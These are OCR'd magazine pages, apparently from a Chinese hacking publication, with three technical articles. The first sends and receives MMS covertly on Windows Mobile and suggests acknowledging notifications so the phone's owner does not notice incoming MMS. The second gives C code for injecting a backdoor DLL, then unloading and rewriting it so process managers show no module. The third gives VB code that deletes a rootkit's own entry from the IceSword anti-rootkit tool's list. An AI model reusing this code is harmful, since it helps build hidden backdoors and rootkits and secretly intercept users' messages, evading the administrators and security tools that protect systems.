虽然说彩信是建立在WAP协议之上的一种应用,要发送彩信首先应该在设备上建立WAP连接。但是,据说是不是一定要建立WAP连接,以及一定要走WAP协议,实际上还取决于网络服务商的WAP网关以及彩信服务器。比如我的测试所在地——北京,可以支持HTTP发送彩信,那么就没有必要去研究复杂的WAP了。只要我人在北京,发送彩信数据包由HTTP完成,彩信代理服务器以及WAP网关之间的通信就和我没有关系啦!因为服务器接收到数据总会有办法到达目的地的。不过如果出了北京(或者在不支持HTTP方式发送彩信的地方)就不好办了,所以通用点的治本的方法还是走WAP协议为好。不过本文主要强调的是实现,因此还是采用大家熟悉的HTTP协议来实现彩信发送。

在使用HTTP协议发送彩信的时候,有两个地方得特别注意:一是HTTP请求,二是创建Sokcet的几个关键数据写法。这两个问题中最难的莫过于第一个问题,因为不管是HTTP写错了还是MMS PDU写错了,其结果都将导致彩信发送失败,而且返回的错误包往往是4XX或者5XX,这样对于我们纠错是相当纠结的。我在网上多方参考,最后以NOKIA手机抓包的数据(见下)为蓝本:

```
Host: mmsc.monternet.com
Accept: */*, application/vnd.wapd.wap.sic
Accept-Charset: utf-8
Accept-Language: en
User-Agent: NokiaN72/ 5.0741.4.0.1 Series60/2.8 Profile/MIDP-2.0 Configuration/CLDC-1.1
Content-Length: 423
Content-Type: application/vnd.wap.mms-message
x-wap-profile: http://nds1.nds.nokia.com/uaprof/NN70-5r100.xml
```

然后结合我的测试机——夏新(Amoi)WM手机的一些实际情况,反复测试,得出来的HTTP请求如下:

```
POST http://mmsc.monternet.com/ HTTP/1.1
Content-Type: application/vnd.wap.mms-message
Accept: application/vnd.wap.mms-message,text/plain,*/*
User-Agent: AmoiE860/6.1.08/WAP2.0 Profile/MIDP2.0 Configuration/CLDC1.1 Mozilla/4.0
Host: mmsc.monternet.com
Content-Length: 4648
Expect: 100-continue
```

这里得说明下,POST请求的作用相信大家都明白,mmsc.monternet.com是梦网代理。而User-Agent是用户信息,这里主要是手机型号(注意,这个东西可以利用Windows Mobile手机中的注册表查看工具看)。我们在写Socket的时候,要注意代理服务器和端口是10.0.0.172:80,因为移动的HTTP网关是10.0.0.172:80。

另外,在创建Socket之前,还需要打开手机的GPRS,由于我们选的是移动HTTP的代理,因此建立CMWAP连接,建立连接的代码如下:

(1)GPRS连接

```
// 初始化连接结构
CONNMGR_CONNECTIONINFO ConnInfo;
ZeroMemory(&ConnInfo, sizeof(ConnInfo));
ConnInfo.cbSize = sizeof(ConnInfo);
ConnInfo.dwParams = CONNMGR_PARAM_GUIDDESTNET;
ConnInfo.dwFlags = CONNMGR_FLAG_PROXY_HTTP | CONNMGR_FLAG_PROXY_WAP | CONNMGR_FLAG_PROXY_SOCKS4 | CONNMGR_FLAG_PROXY_SOCKS5;
ConnInfo.dwPriority = CONNMGR_PRIORITY_USERINTERACTIVE;
ConnInfo.guidDestNet = DestInfo.guid;
ConnInfo.bExclusive = FALSE;
ConnInfo.bDisabled = FALSE;
DWORD dwStatus = 0;
hResult = ConnMgrEstablishConnectionSync(&ConnInfo, &m_hConnection, 10*1000, &dwStatus );
```

(2)CMWAP连接

```
BOOL GPRSCmWapConnect()
{
 DWORD  dwIndex = 0;
 DWORD  dwStatus = 0;
 CONNMGR_CONNECTIONINFO sConInfo = { 0 };
 sConInfo.cbSize = sizeof(CONNMGR_
```

```
CONNECTIONINFO);
    sConInfo.dwParams = CONNMGR_PARAM_GUIDDESTNET;
    sConInfo.dwFlags = CONNMGR_FLAG_PROXY_HTTP | CONNMGR_FLAG_PROXY_WAP | CONNMGR_FLAG_PROXY_SOCKS4 | CONNMGR_FLAG_PROXY_SOCKS5;
    sConInfo.dwPriority = CONNMGR_PRIORITY_USERINTERACTIVE;
    sConInfo.dwFlags = CONNMGR_FLAG_PROXY_HTTP
            |CONNMGR_FLAG_PROXY_WAP
            |CONNMGR_FLAG_PROXY_SOCKS4
            |CONNMGR_FLAG_PROXY_SOCKS5;
    sConInfo.bExclusive = FALSE;
    sConInfo.bDisabled = FALSE;
    GUID IID_DestNetWAP = { 0x7022e968, 0x5a97, 0x4051, {0xbc, 0x1c, 0xc5, 0x78, 0xe2, 0xfb, 0xa5, 0xd9}};
    sConInfo.guidDestNet = IID_DestNetWAP;

    if (FAILED(ConnMgrEstablishConnectionSync(&sConInfo, &m_hConnection, 30000, &dwStatus)))
    {
      return FALSE;
    }
    return TRUE;
}
```

(3)发送彩信关键代码

```
    //构建发送的数据包
    char *serverIP = "10.0.0.172"; //代理服务器
    unsigned short serverPort = 80; //端口号
    CIOSelectClient::Instance(serverIP, serverPort);

    DWORD dwSizeLow = 0; //存储文件大小的变量
    DWORD   dwSizeHigh, nBytesRead;
    char   *pAllbyteData  = NULL;

    //获取PacketDUMP文件的路径代码
    //…
    //读取文件成功之后,将文件读到psenddata之中
    //…

    const char   *psenddata  = pAllbyteData;
    unsigned int len = dwSizeLow;
    //发送数据包,并且判断是否发送成功
    //注意:SendData封装的是send()函数
    bool bRet = CIOSelectClient::Instance( serverIP, serverPort)->SendData(psenddata, len);
    if( bRet == false )
    {
      addLBMess( L"Send Data Failed!!\r\n" );
```

```
        CloseHandle(handle); //关闭打开的MMSDUMP文件
        delete []pAllbyteData; //清空文件缓存
        ExitThread(1);
    }
    //获得返回的数据包信息,判断发送状况
    RecvData_t   RecvData;
    DWORD dwRet = WaitForSingleObject(CQueue<RecvData_t>::RecvInstance()->GetEvent(), 6000);
    if ( dwRet == WAIT_OBJECT_0 )
    {
        CQueue<RecvData_t>::RecvInstance()->Pop(RecvData );
    }
```

由此,彩信的发送就到这里。要相信,只要你的"HTTP_HEADER"+"MMS_PDU"没有写错,彩信是肯定能够发出去的。

彩信的接收

当你能够成功将彩信发出去的时候,接下来就要面临一个比较棘手的问题:彩信的接收。在这里要说明下之前的彩信收发原理:彩信并非直达,当你接收到彩信的时候,其实首先传入到你手机中的不是彩信,而是利用WAP PUSH方式传入进来的彩信通知(NOTIFICATION)。而WAP PUSH又叫做服务信息或推入信息,是一种特殊格式的短信,PUSH信息无论是否被用户打开,都会保留在手机的"推入收件箱"内,用户可以反复打开。

但就是因为这个所谓的WAP PUSH搞出来的"特殊格式的短信"让人特别烦恼,因为它不属于正常的短信,在有些手机中就根本找不到,更不用说导出分析啦。而WinMobile提供的开源实例程序MAPIRULE也不能拦截到这个特殊的短信。虽然网上还有人提到是专门用来拦截push消息的函数PushRouter_RegisterClient,但是由于资料不足,最后还是没有按照其说法实现。不过好在有人提到用RIL,即无线接口层,我在《在Windows Mobile手机中实现来电防火墙》上文中已经详细阐述了其意义和用法,这里就不多说了。

编写RIL回调函数,对RIL_NOTIFY_MESSAGE和RIL_NOTIFY_STATUSMESSAGE进行监控,不漏掉任何短信形式,代码如下:

```
void CALLBACK NotifyCallback(DWORD dwCode, const void *lpData,DWORD cbData, DWORD dwParam)
{
```

```
switch (dwCode & RIL_NCLASS_ALL)
{
  case RIL_NCLASS_MESSAGE:
  {
    switch (dwCode)
    {
      case RIL_NOTIFY_MESSAGE:
      {
        RILMESSAGE *prm = (RILMESSAGE *)
lpData;
        DisplayMessageURL(prm);
        break;
      }
      case RIL_NOTIFY_STATUSMESSAGE:
      {
        RILMESSAGE *prm = (RILMESSAGE *)
lpData;
        DisplayMessageURL(prm);
        break;
      }
      default:
        break;
    }//end first switch( RIL_NCLASS_MESSAGE )
    break;
  }
  default :break;
}
}
void DisplayMessageURL(RILMESSAGE *prmMsg)
{
//…
  bool iRet = GetURLForm_rgbMsg( prmMsg-
>msgInDeliver.rgbMsg, szURL);
//…
}
```

彩信的通知正好就存到RILMESSAGE这个结构体中,我通过真机调试,保存拦截到的数据如图7所示。

```
00000000h: 9C 06 24 6E 64 2E 77 61 70 2E 6D 6D 73 2D 6D 65 ; ?$nd.wap.mms-me
00000010h: 73 73 61 67 65 00 B4 87 AF 84 8C 82 98 59 55 6D ; ssage.碚搪亨枏Um
00000020h: 4C 52 46 4D 66 68 78 6F 42 00 8D 90 83 68 74 74 ; LRFMfhxoB.编徭tt
00000030h: 70 3A 2F 2F 32 31 31 2E 31 34 31 2E 38 39 2E 35 ; p://211.141.89.5
00000040h: 2F 59 55 6D 4C 52 46 4D 66 68 78 6F 42 00 88 05 ; /YUmLRFMfhxoB.?
00000050h: 81 03 02 A2 EB 89 1A 80 2B 38 36 31 33 35 37 36 ; ?.㈦?€+8613576
00000060h: 30 [redacted] 2F 54 59 50 45 3D 50 4C 4D 4E ; 0[redacted]/TYPE=PLMN
00000070h: 00 8A 80 8E 02 AD F5 61 70 70 6C 69 63 61 74 69 ; .妧? applicati
00000080h: 6F 6E 2F 76                                     ; on/v
```

图7

这个彩信通知的数据包我就不细说了,"8C 82"就是表示X-MMS-Type:m-notification-ind,另外"83"后面接的数据是content-location:http://211.141.89.5/YUmLRFMfhxoB,这里的YUmLRFMfhxoB就是TransactionID,每条彩信的I D都不可能是一样的。当你截获到这个数据包的时候,发送一个HTTP GET就可以把彩信下载回来:

```
GET http://218.141.89.5/YUmLRFMfhxoB HTTP/1.1
Host: 218.141.89.5
Accept: */*, application/vnon/vnd.wap.sic
Accept-Charset: utf-8
Accept-Language: en
User-Agent: AmoiE860/6.1.08/WAP2.0 Profile/
MIDP2.0 Configuration/CLDC1.1 Mozilla/4.0
Host: mmsc.monternet.com
```

注意,数据包不可能一次性下载完,因此我做了一个循环,在收到第一个包的时候还包括"200 OK"等字样,里面有content-length,你可以根据content-length获得这个彩信数据包的总大小,从而决定你的循环情况,代码段如下:

```
//content-Length中具体的长度
int iContentStrLen = GetContentLengthByRecvBuf(
RecvData.userData.data, ecvData.userData.len);
//HTTP请求包的长度
int iHTTPHeaderLen = GetHTTPHeaderLength(
RecvData.userData.data, RecvData.userData.len);

//异常情况:HTTP请求长度为零或者没有content-
//length,说明没有找到或者包中不存在
if ( iHTTPHeaderLen ==-1 )
{
  delete []pAllbyteData; //清空文件缓存
  return 2;      //表示content-length大小
}
//已经收到的数据包大小
int iGetByte = RecvData.userData.len -
iHTTPHeaderLen;

//需要接收的总长度大于第一次接收数据包的长度
//的时候
if( iContentStrLen + iHTTPHeaderLen > (int)
RecvData.userData.len )
{
  do
  {
    //清空原始的缓存数据,并且将原本接收的数据
    //长度置为0。
    ZeroMemory( RecvData.userData.data ,
bufferSize);
    RecvData.userData.len = 0;
    //从接收的消息队列里面继续获得数据
    if ( WAIT_OBJECT_0 == WaitForSingleObject(
CQueue<RecvData_t>::RecvInstance()->GetEvent(),
6000) ){
      CQueue<RecvData_t>::RecvInstance()->Pop(
```

```
RecvData ); }
        //接收数据包不为空
        if ( RecvData.userData.len > 0 ){
        RealTimeWriteFile( pRecvFilePath,RecvData.
userData.data, RecvData.userData.len);
        //累加接收到的数据包大小
        iGetByte = iGetByte + RecvData.userData.len; }
        }
        //收到空包,且收到的总长度不为零,说明没有收
        //完,还要追加一次
        while( iGetByte < iContentStrLen );
    }
```

接收完了彩信的数据包后,关键就是解析了。另外还有个需要注意的就是,在你接到彩信通知的时候,手机可能也会接到。根据我的测试,手机应该比你慢这么一会,所以你如果不想要用户知道他收到了彩信,就应该在收到彩信通知的时候立刻回复一个ACK:"HTTP/1.1 200 OK, Success",表示彩信通知已经收到,这样就没人会在意了。


小结

其实,当你能够自己制作一个MMS PDU,然后通过恰当的方式传输出去,并且在接收过程中能够提前中断掉本机程序正常的接收,就算是达到了个彩信的后台收发。因为我们就没有任何调用原始tmail.exe(Windows Mobile手机中短信、彩信的收发程序)的地方。

彩信的协议甚为复杂,加上W A P这些无线协议,使得编程的工作量大增,但是好在现在许多地方都支持HTTP方式传输,因而利用HTTP协议发送和下载彩信不失为一种简单易行的办法。

毕竟本文只是一种研究,还是希望读者不要用来使坏,毕竟谁也不希望自己的手机变成手雷。

前置知识: VC
关键词: 编程、无模块DLL、进程注入



无模块DLL的进程注入剖析

文/ meryal

一个基本的后门程序至少不能在各种进程管理器中有陌生进程存在,也不能有明显的DLL模块。如果以上最基本的两点都做不到,就不算是合格的后门。最好的方法就是将后门做在Ring0级,然而Ring0级的程序设计对编程新手来说是件痛苦的事。如何在Ring3级别写出既能正常工作又能隐蔽的后门程序是编程新手梦寐以求的梦想。本文就将针对Ring3级别后门的隐藏方法进行一些简单的研究。

实现原理

首先请出我们的老朋友——DLL注入。正如《Windows核心编程》中所讲,较方便也较流行的DLL注入方式是使用VirtualAllocEx、WriteProcessMemory和CreateRemoteThread这几个API及改变线程上下文的方法。这种方法虽然没有陌生进程存在,但总会有一个扎眼的DLL模块存在于某个进程当中,对于稍微懂得些许Windows操作系统知识的人来说,只要用个稍微高级的进程管理器或运行Tasklist /m命令,即可查找出惹祸根源。如何对DLL进行注入,而又让管理员看不到DLL的存在是成败的关键。我们在此采用的方法是首先将DLL注入到目标进程,之后将注入后的DLL代码拷贝到新的

缓冲区中,接着立即卸载刚才加载的DLL。到这大家就要问了,如果DLL被卸载了,进程空间是没有了DLL模块,那么怎样实现我们的后门程序呢?关键就在这里,之前我们已经在新的缓冲区中保存了加载后的DLL代码,在卸载DLL后只要将保存的副本重新写入进程空间当中,再启动这段代码即可实现与原DLL注入相同的功能。当然,重新写入的DLL副本必须保证其基地址和之前LoadLibrary加载的地址完全一样,否则不仅程序会崩溃,重定位的问题也会使你崩溃。

无模块DLL注入

首先按照常规注入DLL的方法依次进行,具体如下:

(1)调整Loader进程权限为SE_PRIVILEGE_ENABLED权限,用到的自定义函数如下,其中的两个参数一个为进程句柄,一个为所要提到的权限名字,这里为SE_DEBUG_NAME。

```
BOOL    AdjustPrivileges
(
HANDLE   hProcess,                //进程句柄
LPCTSTR  lpPrivilegeName          //权限名字
)
```

(2)将DLL插入到目标进程,仍然用比较老套的方法——VirtualAllocEx、WriteProcessMemory和CreateRemoteThread这三个API。函数形式如下:

```
BOOL InjectRemoteProcess
(
HANDLE hProcess,
char* Dllfullname   //DLL的完整路径
)
```

(3)此时是无模块DLL注入成功的关键一步,必须在卸载DLL之前将刚刚插入的DLL代码保存在一个新的缓冲区中,保存之前须知道DLL加载的基地址和代码的大小等信息。函数GetThreadInformation可以获得加载的DLL模块的各种信息,包括模块基地址和模块大小。实现代码如下:

```
BOOL GetThreadInformation
(
DWORD    ProcessID,
Char*      Dllfullname,
MODULEENTRY32    &Thread
)
{
HANDLE hthSnapshot = NULL;
//取得指定进程的所有模块映像
hthSnapshot=CreateToolhelp32Snapshot
(
TH32CS_SNAPMODULE,
ProcessID
);
if (hthSnapshot == NULL)
return FALSE;
//取得所有模块列表中的指定的模块
BOOL  bMoreMods=Module32First
(
hthSnapshot,
&Thread
);
if (bMoreMods == FALSE) return FALSE;
//循环取得想要的模块
for(;bMoreMods;bMoreMods= Module32Next
(hthSnapshot, &Thread))
{
if (!strcmp(Thread.szExePath, Dllfullname) )
break;
}
if (!strcmp(Thread.szExePath, Dllfullname))
return TRUE;
else
return FALSE;
}
```

其中MODULEENTRY32是用来保存模块各种信息的结构体,szExePath成员为加载模块的完整路径,函数成功执行后会将模块信息返回到Thread参数中,根据模块的基地址Thread.modBaseAddr和大小Thread.modBaseSize即可将DLL代码读入到Buffer中。

(4)将FreeLibrary的地址写入目标进程地址空间,卸载DLL,这样任何进程管理器都不会再看到目标进程中的后门DLL模块。

(5)DLL模块被卸载后,若要使DLL的功能重新实现,就得用上Buffer中的副本了。废话不说,直接奉上代码。

```
//重新分配虚拟内存,并将副本写入原地址中
LPVOID Alloc;
Alloc=VirtualAllocEx(hRemoteProcess,Thread.
modBaseAddr,Thread.modBaseSize,MEM_COMMIT|MEM_
RESERVE,PAGE_EXECUTE_READWRITE);
if(Alloc== NULL)
{
```

```
    printf("VirtualAllocEx Failed!\n");
    return 0;
    }
    BOOL Writer; DWORD Written;
    Writer=WriteProcessMemory(hRemoteProcess,Thread.modBaseAddr,buffer,Thread.modBaseSize,&Written);
    if(Writer==0)
    {
    printf("WriteProcessMemory Failed!\n");
    return 0;
    }
    //重新启动新的代码
    HANDLE hNewThread=NULL;
    if((hNewThread=CreateRemoteThread
    (hRemoteProcess,
    NULL,
    0,
    (PTHREAD_START_ROUTINE)(Thread.modBaseAddr+BackDoorFun),
    NULL,
    0,
    NULL))==NULL)
    {
    printf("CreateNewThread faile!\n");
    return 0;
    }
    return 0;
```


其中注意以下3点:一是VirtualAllocEx的第四个参数必须为MEM_COMMIT|MEM_RESERVE,否则会失败;二是CreateRemoteThread的第四个参数BackDoorFun为DLL中实现后门功能的函数基地址,在卸载DLL前,可将GetProcAddress函数插入到目标进程空间中,使用与获得Loadlibrary地址的相同方法取得后门函数的地址,简单起见,直接使用LordPE软件取得函数地址,若后门功能在DllMain中实现,则函数地址为DLL的入口点;三是CreateRemoteThread的第四个参数为后门函数的参数,若其有参数则需要再次使用VirtualAllocEx和WriteProcessMemory函数将参数写入目标进程空间中,若没有参数直接写NULL即可。

至此,无模块DLL的注入已经完成,至于如何继续完善此后门程序,大家可尽情发挥自己的想象力和创造力,不再赘述。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找。)

前置知识:VB
关键词:编程、ARK、进程隐藏

冰刃下实现无驱动隐藏自身



文/图 胡文亮

刚开始学底层编程的时候,特别喜欢“打打杀杀”,比如弄个驱动“强制”结束杀毒软件,或者是模拟单击关闭冰刃。现在想起来,真是一点意义都没有。因为一个有商用价值的Rootkit,是不能乱杀进程的,而是要通过更加巧妙的办法隐藏自身。上次我在《钩子的另类用法》一文中提到了利用Hook MmIsAddressValid来逃过冰刃、狙剑、PsNull的进程检测。不过用到了驱动,这次再提供一个方法,连驱动都不需要使用。

很久以前《黑客防线》曾经有过一篇文章《另类方式隐藏进程》,作者想到了一个另类的办法在任务管理器中隐藏进程:发送消息修改任务管理器中自己进程的名字,使得用户辨认不出异常的进程。他的思路启发了我,但我认为在

任务管理器中隐藏进程没有什么意义,在ARK中隐藏进程才有意义。不仅仅只是进程,还有其他与自己相关的东西:文件、自启动项。在此,我以冰刃为例做说明。

首先我们要找到冰刃的列表框句柄和PID。直接使用FindWindowEx肯定是不行的,因为冰刃为了防止窗口攻击,做了随机窗口标题名和随机窗口类型名。我们要使用EnumWindow结合冰刃的窗口特征才能得到冰刃的列表框句柄。

```
Private Function EnumWindowsProc(ByVal hwnd As Long, ByVal lParam As Long) As Long
Dim hWnd1, hWnd2 As Long
hWnd1 = FindWindowEx(hwnd, 0, "AfxMDIFrame42s", vbNullString) '冰刃的两个特征
hWnd2 = FindWindowEx(hwnd, 0, "AfxControlBar42s", vbNullString)
If hWnd1 <> 0 And hWnd2 <> 0 Then
ISlvParent = hWnd1 ': MsgBox Hex(ISlvParent)
GetWindowThreadProcessId hwnd, GetPid
End If
EnumWindowsProc = True
End Function
Public Function FindIceswordPid() As Long
EnumWindows AddressOf EnumWindowsProc, 0
FindIceswordPid = GetPid
End Function
Public Function GetISListViewHandle() As Long
FindIceswordPid
ISlvParent = FindWindowEx(ISlvParent, 0, "AfxMDIFrame42s", vbNullString)
GetISListViewHandle = FindWindowEx(ISlvParent, 0, "SysListView32", vbNullString)
End Function
```

如果是搞窗口攻击就简单了,消息洪水一过去,冰刃就挂了,但是我们今天不使用暴力,而是使用智慧。接下来要得到冰刃列表框的内容:

```
'*****************************
'**函 数 名:GetListviewItem
'**输    入:ByVal hWindow(Long) - ListView控件句柄
'**         :ByVal ProcessID(Long) - 进程ID
'**         :ByVal pColumn(Long) - 列
'**         :ByVal pRow(Long) - 行
'**输    出:(String) - 内容
'**功能描述:得到ListView控件中某个Item的内容
'*****************************
Public Function GetListviewItem(ByVal hWindow As Long, ByVal ProcessID As Long, ByVal pColumn As Long, ByVal pRow As Long) As String
Dim Result As Long
Dim myItem As LV_ITEMA
Dim pHandle As Long
Dim pStrBufferMemory As Long
Dim pMyItemMemory As Long
Dim strBuffer() As Byte
Dim Index As Long
Dim tmpString As String
Dim strLength As Long
'为动态数组变量重新分配存储空间
ReDim strBuffer(MAX_LVMSTRING)
'得到进程的句柄
pHandle = OpenProcess(PROCESS_VM_OPERATION Or PROCESS_VM_READ Or PROCESS_VM_WRITE, False, ProcessID)
pStrBufferMemory = VirtualAllocEx(pHandle, 0, MAX_LVMSTRING, MEM_COMMIT, PAGE_READWRITE)
'初始化LV_ITEM 结构
myItem.mask = LVIF_TEXT
myItem.iSubItem = pColumn
myItem.pszText = pStrBufferMemory
myItem.cchTextMax = MAX_LVMSTRING
'把这个结构写入远程进程process's 存储量
pMyItemMemory = VirtualAllocEx(pHandle, 0, Len(myItem), MEM_COMMIT, PAGE_READWRITE)
Result = WriteProcessMemory(pHandle, pMyItemMemory, myItem, Len(myItem), 0)
'发送消息,得到项目信息和写入内存
Result = SendMessage(hWindow, LVM_GETITEMTEXT, pRow, ByVal pMyItemMemory)
Result = ReadProcessMemory(pHandle, pStrBufferMemory, strBuffer(0), MAX_LVMSTRING, 0)
Result = ReadProcessMemory(pHandle, pMyItemMemory, myItem, Len(myItem), 0)
'把字节列阵变成串并送回它
tmpString = StrConv(strBuffer, vbUnicode)
If InStr(tmpString, Chr$(0)) > 0 Then
tmpString = Left$(tmpString, InStr(tmpString, Chr$(0)) - 1)
End If
tmpString = Trim$(tmpString)
'释放分配的内存和关闭进程句柄
Result = VirtualFreeEx(pHandle, pStrBufferMemory, 0, MEM_RELEASE)
Result = VirtualFreeEx(pHandle, pMyItemMemory, 0, MEM_RELEASE)
Result = CloseHandle(pHandle)
If Len(tmpString) > 0 Then GetListviewItem = tmpString
End Function
```

这里使用到了冰刃的进程句柄，我们直接从CSRSS中复制过来就行了，不需要恢复其Inline Hook。关于如何复制句柄及其原理的问题，《黑客防线》以前做过精彩讲述，这里就不赘述了，直接以网上的开源模块mProcess.bas使用。我们进行如下调用即可。

```
szFileName = GetListviewItem(ISwnd, ISpid, 0, 0)
Do While szFileName <> ""
szFileName = GetListviewItem(ISwnd, ISpid, 0, i)
AllFiles = AllFiles & szFileName & vbCrLf
i = i + 1
Loop
```

首先取列表框的第0列和第0行，如果不为空，就一直取第N列和第0行，直到取得空值为止。接下来，看看取到的值有没有我们自己的进程，如果有，就把那行删除：

```
ss = Split(AllFiles, vbCrLf)
For i = 0 To UBound(ss)
If LCase(ss(i)) = RKName Then
ListView_DelItem ISwnd, i
Exit For
End If
Next
```

ListView_DelItem的代码如下：

```
'**************************
'*函 数 名:ListView_DelItem
'*输入:ByVal hwnd(Long) - ListView控件句柄
'*ByVal i(Long)- 行
'*输出:无
'*功能描述:删除其他程序ListView控件中的某行Item
'**************************
Public Function ListView_DelItem(ByVal hwnd As Long, ByVal i As Long) As Boolean
ListView_DelItem = CBool(SendMessage(hwnd, LVM_DELETEITEM, i, 0))
End Function
```

